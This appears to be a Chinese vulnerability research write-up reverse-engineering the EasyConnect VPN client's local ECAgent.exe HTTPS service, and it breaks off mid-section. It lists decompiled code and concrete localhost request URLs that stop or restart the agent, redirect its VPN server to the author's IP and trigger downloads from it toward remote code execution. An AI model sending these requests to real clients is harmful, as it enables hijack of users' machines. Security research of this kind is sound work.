
```

我陷入了沉思，莫非是找错位置了？并不是这个DLL文件去开启的Web服务？带着这一份沉思去找了很多个DLL，发现它们要么是0，要么就是其他端口，而不是对应的 54530 。

在不断的试错之后，我发现了自己从未去看过 ECAGENT.exe 本身，而尝试去 ECAGENT.exe 搜索字符串时，也没有什么收获，于是想着既然一个DLL中用到了WINSOCKET的库去创建SOCKET，那么应该都会这样去编写，所以尝试使用创建SOCKET服务特有的函数名 bind 去全局搜索，搜索结果如下图所示：

Address	Function	Instruction
.text:005A6245	sub_5A6230	call bind
.text:00474721	sub_474690	call ds:__imp_bind
.text:00474BCD	sub_474B60	call ds:__imp_bind
.text:0047FDFD	sub_47FD60	call ds:__imp_bind
.text:004C8F95	sub_4C8C60	call ds:__imp_bind
.text:004C8FE5	sub_4C8C60	call ds:__imp_bind
.text:004D8209	sub_4D8110	call ds:__imp_bind
.text:004DC673	sub_4DC1C0	call ds:__imp_bind
.text:004D9ADE	sub_4D9950	call ds:ldap_simple_bind_s
.text:004D9B10	sub_4D9950	call ds:ldap_simple_bind_s
.text:004D9EF1	sub_4D9950	call ds:ldap_unbind_s


接下来就是一个一个函数跟进去查看，最终我发现了它 sub\_47FD60 ，如下图所示， sub\_47FD60 是创建SOCKET的函数，但是绑定的端口是入参，所以我需要找到调用该函数的函数，也就是 sub\_47FEB0 ，这个函数会使用一个循环，入参的端口也会随着循环递增（应该是为了防止端口冲突的情况），当创建SOCKET成功之后就直接返回。



将这段伪代码编译执行一下，输出结果，就发现第一个入参的端口是 54530，并且理论上不会有其他的软件占用这个端口，所以，我认为 ECAgent.exe 的HTTP服务端口就是 54530。

## 接口参数的处理逻辑

分析完HTTP服务的建立之后，我想要知道其具体如何处理请求参数，可以在此函数基础上继续回溯追踪调用链，但是这样的工作量是巨大的，不适合快速分析，所以我首先根据HTTP服务的响应字符串于IDA中搜索，再根据字符串的XREF，找到其对应使用到的函数：





's'	.rdata:0069C86C	00000008	C	invalid op
's'	.rdata:006A39E8	0000000B	C	invalid op

```
char __thiscall sub_48E790(void *this, int a2, int a3, int a4)
{
    unsigned int v5; // [esp+4h] [ebp-64h]
    const char *v6; // [esp+8h] [ebp-60h] BYREF
    int v7[21]; // [esp+Ch] [ebp-5Ch]
    unsigned int i; // [esp+64h] [ebp-4h]


    if ( unknown_libname_65(a2, this) )
    {
        v6 = "__check_alive__";
        v7[0] = (int)sub_48F700;
        v7[1] = (int)"CheckRelogin";
        v7[2] = (int)sub_4935E0;
        v7[3] = (int)"DoConfigure";
        v7[4] = (int)sub_490800;
        v7[5] = (int)"GetConfig";
        v7[6] = (int)sub_48FB30;
        v7[7] = (int)"InitECAgent";
        v7[8] = (int)sub_48F720;
        v7[9] = (int)"GetEncryptKey";
        v7[10] = (int)sub_493540;
        v7[11] = (int)"Setter";
        v7[12] = (int)sub_493960;
        v7[13] = (int)"Getter";
        v7[14] = (int)sub_494190;
        v7[15] = (int)"__restart_ecagent__";
        v7[16] = (int)sub_4903E0;
        v7[17] = (int)"__stop_ecagent__";
        v7[18] = (int)sub_491510;
        v7[19] = (int)"DetectECAgent";
        v7[20] = (int)sub_48F6C0;
        v5 = sub_49C9E0(&v6);
        for ( i = 0; i < v5; ++i )
        {
            sub_4523F0(a2);
            if ( !sub_4B90E0(i, v7[2 * i - 1]) )
                return ((int (__cdecl *)(int, int, int))v7[2 * i])(a2, a3, a4);
        }
        return 0;
    }
    else
    {
        (*(void (__thiscall **)(int, const char *, int))(*(_DWORD *)a3 + 8))(a3, "invalid op", -1);
        return 1;
    }
}
```

如上图所示代码，大概意思就是有一个数组，存入了字符串和函数地址，根据入参进行类似对比，而后去调用函数。

在这里第二个参数 `a2` 至关重要（它在条件判断、函数入参中都被使用到），所以我接着跟该函数

的XREF，找到传递参数 `v26`：

```
void *v25; // [esp+14h] [ebp-100h]
int v26[20]; // [esp+18h] [ebp-FCh] BYREF
char v27; // [esp+68h] [ebp-ACh]
```



```
sub_48E0F0(v26);
v36 = 0;
sub_452960(v33);
LOBYTE(v36) = 1;
sub_452960(v28);
LOBYTE(v36) = 2;
sub_48E1E0(v29);
LOBYTE(v36) = 3;
if ( *(_DWORD *) (v35 + 44) )
    sub_4525C0(*(char **)(v35 + 44), *(_DWORD *) (v35 + 48));
v3 = (char *)sub_4523F0(v28);
sub_48E2C0(v3, (int)v26);
```



```
v34 = 0;
if ( (unsigned __int8)sub_48E580(v26, v29) )
{
    if ( !sub_48E790(v25, (int)v26, (int)v33, (int)&v34) )
    {
        sub_48E8E0(v26, v33, &v34);
        sub_492970(v26, v33, &v34);
    }
}
```

跟进处理过 `v26` 的函数，`sub_48E2C0` 函数打开了世界的大门，根据其函数的输出字符串和代码，此函数大概表达意思就是去解析URL中的请求参数：

```

if ( dword_6E240C )
    dword_6E240C(2, "[INFO] query_parse invalid param : multi-value");
LOBYTE(v16) = 0;
Concurrency::details::_Condition_variable::~_Condition_variable((Concurrency::details::_Condition_variable *)v12);
LABEL_6:
;
}
sub_452960(v11);
LOBYTE(v16) = 2;
v4 = (char *)sub_489430(1);
sub_482FC0(v4, (int)v11);
v5 = (const char *)sub_489430(0);
if ( _stricmp(v5, "op") )
{
    v6 = (const char *)sub_489430(0);
    if ( _stricmp(v6, "token") )
    {
        v7 = (const char *)sub_489430(0);
        if ( _stricmp(v7, "callback") )
        {
            v8 = (const char *)sub_489430(0);
            if ( !_stricmp(v8, "guid") )
            {


```

所以，这里我就可以列出这几个参数：

1	op
2	token
3	callback
4	guid

将参数带入URL中，分别加上 123 参数值去访问：


1	https://127.0.0.1:54530/?op=123
2	https://127.0.0.1:54530/?token=123
3	https://127.0.0.1:54530/?callback=123
4	https://127.0.0.1:54530/?guid=123



```

({}
);


```



```

("invalid op");


```



```

123("invalid op");

```



```

("invalid op");

```

如上图所示，请求参数 callback 有对应的反回信息，尝试进行XSS无果，接着在IDA中搜索 callback 字符串找找是否有对应的逻辑，发现了多个URL的地址：

```
'S'.rdata:00000009 C callback
'S'.rdata:00000021 C [INFO] ecbase callback cmd : %d
'S'.rdata:00000045 C https://127.0.0.1:%u/ECAgent/?op=__check_alive__&token=%s&callback=e
'S'.rdata:00000045 C https://127.0.0.1:%u/ECAgent/?op=__check_alive__&token=%s&callback=e
'S'.rdata:00000049 C https://127.0.0.1:%u/ECAgent/?op=__restart_ecagent__&token=%s&callback=e
'S'.rdata:00000046 C https://127.0.0.1:%u/ECAgent/?op=__stop_ecagent__&token=%s&callback=e
```

这些URL地址证明了参数 `op`、`token`、`callback` 可以搭配在一块去请求使用，我于此处逐渐递减参数访问（考虑到 `token` 参数可能会存在鉴权等操作）：

```
1 | https://127.0.0.1:54530/?op=__restart_ecagent__&token=123&callback=123
2 | https://127.0.0.1:54530/?op=__restart_ecagent__&token=123
3 | https://127.0.0.1:54530/?op=__restart_ecagent__
```

最终发现，这三条请求都可以使得 `ECAgent.exe` 进程重启，而 `op=__stop_ecagent__` 则测试可以停止 `ECAgent.exe` 进程。

## 输入参数

简单梳理完接口参数的处理逻辑之后，我对 `op` 值对应的函数都看了下，有很多函数无法通过静态的方式去分析，但根据字面意思也能理解个大概：

```
1 | v7 = "__check_alive__";
2 | v8[0] = (int)sub_48F700;
3 | v8[1] = (int)"CheckRelogin"; // 检查重新登录
4 | v8[2] = (int)sub_4935E0;
5 | v8[3] = (int)"DoConfigure"; // 做配置
6 | v8[4] = (int)sub_490800;
7 | v8[5] = (int)"GetConfig"; // 获取配置
8 | v8[6] = (int)sub_48FB30;
9 | v8[7] = (int)"InitECAgent"; // 初始化ECAgent
10 | v8[8] = (int)sub_48F720;
11 | v8[9] = (int)"GetEncryptKey"; // 获取加密key
12 | v8[10] = (int)sub_493540;
13 | v8[11] = (int)"Setter";
14 | v8[12] = (int)sub_493960;
15 | v8[13] = (int)"Getter";
16 | v8[14] = (int)sub_494190;
17 | v8[15] = (int)"__restart_ecagent__"; // 重启ECAgent
18 | v8[16] = (int)sub_4903E0;
19 | v8[17] = (int)"__stop_ecagent__"; // 停止ECAgent
20 | v8[18] = (int)sub_491510;
21 | v8[19] = (int)"DetectECAgent"; // 检测ECAgent
22 | v8[20] = (int)sub_48F6C0;
```

但有些操作肯定是需要另外一个参数去赋值配合的，所以我根据之前获取的参数列表在IDA中搜索字符串，我发现在这些参数中夹杂着一个双字 `dd -> Define Double Word`，IDA没有将它直接解析出来：

```
.rdata:0069C7FC aOp          db 'op',0          ; DATA XREF: sub_48E2C0+153↑o
.rdata:0069C7FF byte_69C7FF db 0          ; DATA XREF: sub_434390:loc_434429↑r
.rdata:0069C800 ; const char aToken[]
.rdata:0069C800 aToken       db 'token',0      ; DATA XREF: sub_48E2C0:loc_48E440↑o
.rdata:0069C806 byte_69C806 db 0          ; DATA XREF: sub_434390+BB↑r
.rdata:0069C807 align 4
.rdata:0069C808 ; const char aCallback[]
.rdata:0069C808 aCallback    db 'callback',0    ; DATA XREF: sub_48E2C0:loc_48E470↑o
.rdata:0069C811 align 4
.rdata:0069C814 ; const char aGuid[]
.rdata:0069C814 aGuid       db 'guid',0      ; DATA XREF: sub_48E2C0:loc_48E4A0↑o
.rdata:0069C819 align 4
.rdata:0069C81C dword_69C81C dd 677261h      ; DATA XREF: sub_48E2C0+21E↑o
.rdata:0069C820 ; const char aType_3[]
.rdata:0069C820 aType_3      db 'type',0      ; DATA XREF: sub_48E2C0:loc_48E502↑o
.rdata:0069C825 align 4
```


我选中它按下快捷键 `A` 将其转为字符串形式，得到了字符串 `arg`：

```
.rdata:0069C814 aGuid       db 'guid',0      ; DATA XREF: sub_48E2C0:loc_48E4A0↑o
.rdata:0069C819 align 4
.rdata:0069C81C aArg       db 'arg',0      ; DATA XREF: sub_48E2C0+21E↑o
.rdata:0069C820 ; const char aType_3[]
```


既然是与参数在一块的，那么我也将其作为参数添加到URL中，并与添加参数之前的URL，分别请求对比响应：

```
1 | https://127.0.0.1:54530/?op=CheckReLogin
2 | https://127.0.0.1:54530/?op=DoConfigure
3 | https://127.0.0.1:54530/?op=GetConfig
4 | https://127.0.0.1:54530/?op=InitECAgent
5 | https://127.0.0.1:54530/?op=GetEncryptKey
6 |
7 | https://127.0.0.1:54530/?op=CheckReLogin&arg=123
8 | https://127.0.0.1:54530/?op=DoConfigure&arg=123
9 | https://127.0.0.1:54530/?op=GetConfig&arg=123
10 | https://127.0.0.1:54530/?op=InitECAgent&arg=123
11 | https://127.0.0.1:54530/?op=GetEncryptKey&arg=123
```

CheckReLogin，添加前提示 `invalid param count`，添加后就不提示：




DoConfigure, 添加前返回为空, 添加后返回有内容:



GetConfig, 添加前返回有内容, 添加后返回为空:



InitECAgent, 添加前返回为空, 添加后返回有内容, 并提示 CSCM\_EXIST, init ok :



GetEncryptKey，添加前后返回内容没有变化：



根据对比，`arg` 确实可以作为参数去请求，但具体是什么意思，还需要去看功能实现，由于我水平有限，在阅读静态代码时遇到很多坎，所以根据自己的大概理解，判断出该程序会输出Log日志。

```
if ( !strstr(v4, "__check_alive__") && dword_6E240C )
{
    v5 = (const char *)sub_4523F0(v28);
    dword_6E240C(2, "[INFO] querystr %s", v5);
}
```

于是在磁盘文件中去寻找Log文件，最终在 `C:\Users\chen\AppData\Roaming\XXX\SSL\Log` 中找到了输出日志：

- ECAgent.exe.log
- CSClient.exe.log
- EasyConnect.exe.log

根据 `ECAgent.exe.log` 日志记录可以看出程序处理的逻辑：



```
[ECAgent.exe:6488:980][INFO] querystr op=CheckReLogin&arg=123
[ECAgent.exe:6488:980][ERROR] [hex2bin]invalid input.
[ECAgent.exe:6488:980][ERROR] [decrypt twfid]invalid input.
[ECAgent.exe:6488:980][INFO][DeliverWebCmd:165] begin, OP = CheckReLogin
[ECAgent.exe:6488:980][INFO][DeliverWebCmd:225] complete, OP = CheckReLogin
[ECAgent.exe:6488:9164][INFO] querystr op=DoConfigure
[ECAgent.exe:6488:4316][INFO] querystr op=DoConfigure&arg=123
[ECAgent.exe:6488:4316][INFO][DeliverWebCmd:165] begin, OP = DoConfigure
[ECAgent.exe:6488:4316][INFO][DeliverWebCmd:225] complete, OP = DoConfigure
[ECAgent.exe:6488:664][INFO] querystr op=GetConfig&arg=123
[ECAgent.exe:6488:664][INFO] fetch config 123
[ECAgent.exe:6488:664][INFO] querystr op=GetConfig
[ECAgent.exe:6488:664][INFO] fetch_config : invalid param
[ECAgent.exe:6488:1088][INFO] querystr op=InitECAgent&arg=123
[ECAgent.exe:6488:1088][INFO] init ecagent set vpn address: https://123
[ECAgent.exe:6488:1088][INFO] set_proxy_info, empty proxy info, return
[ECAgent.exe:6488:1088][INFO][DeliverWebCmd:165] begin, OP = InitECAgent
[ECAgent.exe:6488:1088][INFO][OP_InitECBase:1119] ECBase InitCSClientManagerDLL
[ECAgent.exe:6488:9120][INFO][CSClientManager.cpp:8807] SetLogFunction addr:72EDA4A0
[ECAgent.exe:6488:9120][INFO][CSClientManager.cpp:8856] change shared memory for client type, the client type is
[ECAgent.exe:6488:1088][INFO][setClientType:3026] set client type() success.
[ECAgent.exe:6488:1088][INFO] [OP_InitECBase:1162] q ServerAddr=123
[ECAgent.exe:6488:1088][INFO][DeliverWebCmd:225] complete, OP = InitECAgent
[ECAgent.exe:6488:920][INFO] querystr op=InitECAgent
[ECAgent.exe:6488:920][INFO] invalid init param.
```

1. CheckReLogin对arg参数进行了解密；
2. GetConfig根据arg参数进行读取配置；
3. InitECAgent根据arg参数配置了VPN地址（HTTPS）。

CheckReLogin解密正好对应着GetEncryptKey的返回加密信息，于是尝试带入并根据日志发现记录的信息不一样了，所以在这里我暂时将其搁置：

```
[ECAgent.exe:5880:6464][INFO] querystr op=CheckReLogin&arg=A6C489BA8393C08B019F9BCAD0B08C9513EE3951DB8C274C37D858D1CA93B
[ECAgent.exe:5880:6464][ERROR] decrypt session failed. err : 67522692
[ECAgent.exe:5880:6464][INFO][DeliverWebCmd:165] begin, OP = CheckReLogin
[ECAgent.exe:5880:6464][INFO][DeliverWebCmd:225] complete, OP = CheckReLogin
```

接着来看配置VPN客户端的服务地址，尝试请求如下地址，将服务器地址指向我的机器：

```
1 | https://127.0.0.1:54530/?op=InitECAgent&arg=172.20.10.3
```

随后去请求其他 op 参数值的地址，偶然间发现请求如下地址（GetConfig的arg参数为0或字符串）：

```
1 | https://127.0.0.1:54530/?op=GetConfig&arg=abc
```

VPN客户端会去请求 `https://172.20.10.3/com/WindowsModule.xml`，如下图所示就是客户端请求服

务端的HTTP日志：

```
python HTTPSServer.py
"GET /com/WindowsModule.xml HTTP/1.1" 200 -
```

并且会将该文件的XML格式转为JSON格式输出：



```
["type": "GetConfig", "result": {"data": {"Modules": {"Module":
```

## 其他动作

按照正常逻辑来说，既然可以远程读取服务器配置，应该会有一些其他的操作，例如更新、下载，于是我在IDA中继续寻找，发现了一段字符串：



Address	Length	Type	String
00401000	0000000C	C	InitEAgent
00401004	00000010	C	check_alive
00401008	00000010	C	GetEncryptKey
0040100C	00000010	C	DoConfigure#SET LANG
00401010	00000010	C	DoQueryService#QUERY LANG
00401014	00000010	C	InitEAgent
00401018	00000010	C	CheckReLogin
0040101C	00000010	C	Logout
00401020	00000010	C	CheckMITMAttack
00401024	00000010	C	SelectLines
00401028	00000010	C	DetectEAgent
0040102C	00000010	C	CheckProxySetting
00401030	00000010	C	UpdateControls#BEFORELOGIN
00401034	00000010	C	DoQueryService#QUERY CONTROLS
00401038	00000010	C	UPDATEPROCESS
0040103C	00000010	C	DoQueryService#QUERY DKEY_DETECT
00401040	00000010	C	DoQueryService#QUERY
00401044	00000010	C	LOGINSTATUS
00401048	00000010	C	OpenBrowser
0040104C	00000010	C	StartEasyConnect
00401050	00000010	C	DoQueryService#QUERY NEEDUPDATE


```
1 | v23 = "__check_alive__|GetEncryptKey|DoConfigure#SET LANG|DoQueryService#QUERY  
LANG|InitEAgent|CheckReLogin|Logout|CheckMITMAttack|SelectLines|DetectEAgent|Che  
ckProxySetting|UpdateControls#BEFORELOGIN|DoQueryService#QUERY CONTROLS  
UPDATEPROCESS|DoQueryService#QUERY DKEY_DETECT|DoQueryService#QUERY  
LOGINSTATUS|OpenBrowser|StartEasyConnect|DoQueryService#QUERY NEEDUPDATE";
```

在该字符串中许多之前发现的都存在其中，当然也有很多没有见过的，我梳理了一下没有见过的字符串：

```
1 | DoConfigure#SET LANG  
2 | DoQueryService#QUERY LANG  
3 | Logout  
4 | CheckMITMAttack  
5 | SelectLines  
6 | CheckProxySetting  
7 | UpdateControls#BEFORELOGIN  
8 | DoQueryService#QUERY CONTROLS UPDATEPROCESS  
9 | DoQueryService#QUERY DKEY_DETECT  
10 | DoQueryService#QUERY LOGINSTATUS  
11 | OpenBrowser  
12 | StartEasyConnect  
13 | DoQueryService#QUERY NEEDUPDATE
```

很奇怪的是这些字符串之后还有一个 # 号，例如 DoConfigure，按照我的推测是去设置配置信息

的，此处后面跟了一个 # 号+ SET LANG，根据字面意思第一时间想到了这可能是设置语言，但如何设置？尝试了一下，此处可以带进 arg 参数，按照字面意思 SET LANG 之后应该还需要有参数值，所以请求参数值改为 SET LANG 123，接着按照字面意思发现配合 DoQueryService#QUERY LANG 可以查询出来：



同样，我在之前的发现中发现可以去配置VPN服务IP地址，在IP之后加上空格也可以配置指定端口：

```
1 | https://127.0.0.1:54530/?op=InitECAgent&arg=172.20.10.3 443
```

## 远程下载（RCE）

接着来看我最关心的 UpdateControls#BEFORELOGIN，其字面意思就是在登陆前进行更新，那么具体更新了呢？我尝试请求如下URL并查看是否存在网络的连接（需要先请求InitECAgent）：

```
1 | https://127.0.0.1:54530/?op=UpdateControls&arg=BEFORELOGIN
```

在HTTP服务端成功的收到了请求日志，可以看见客户端请求了很多个路径，并以POST形式请求了 /com/win/XXXUD.exe 文件：

```
code 404, message File not found
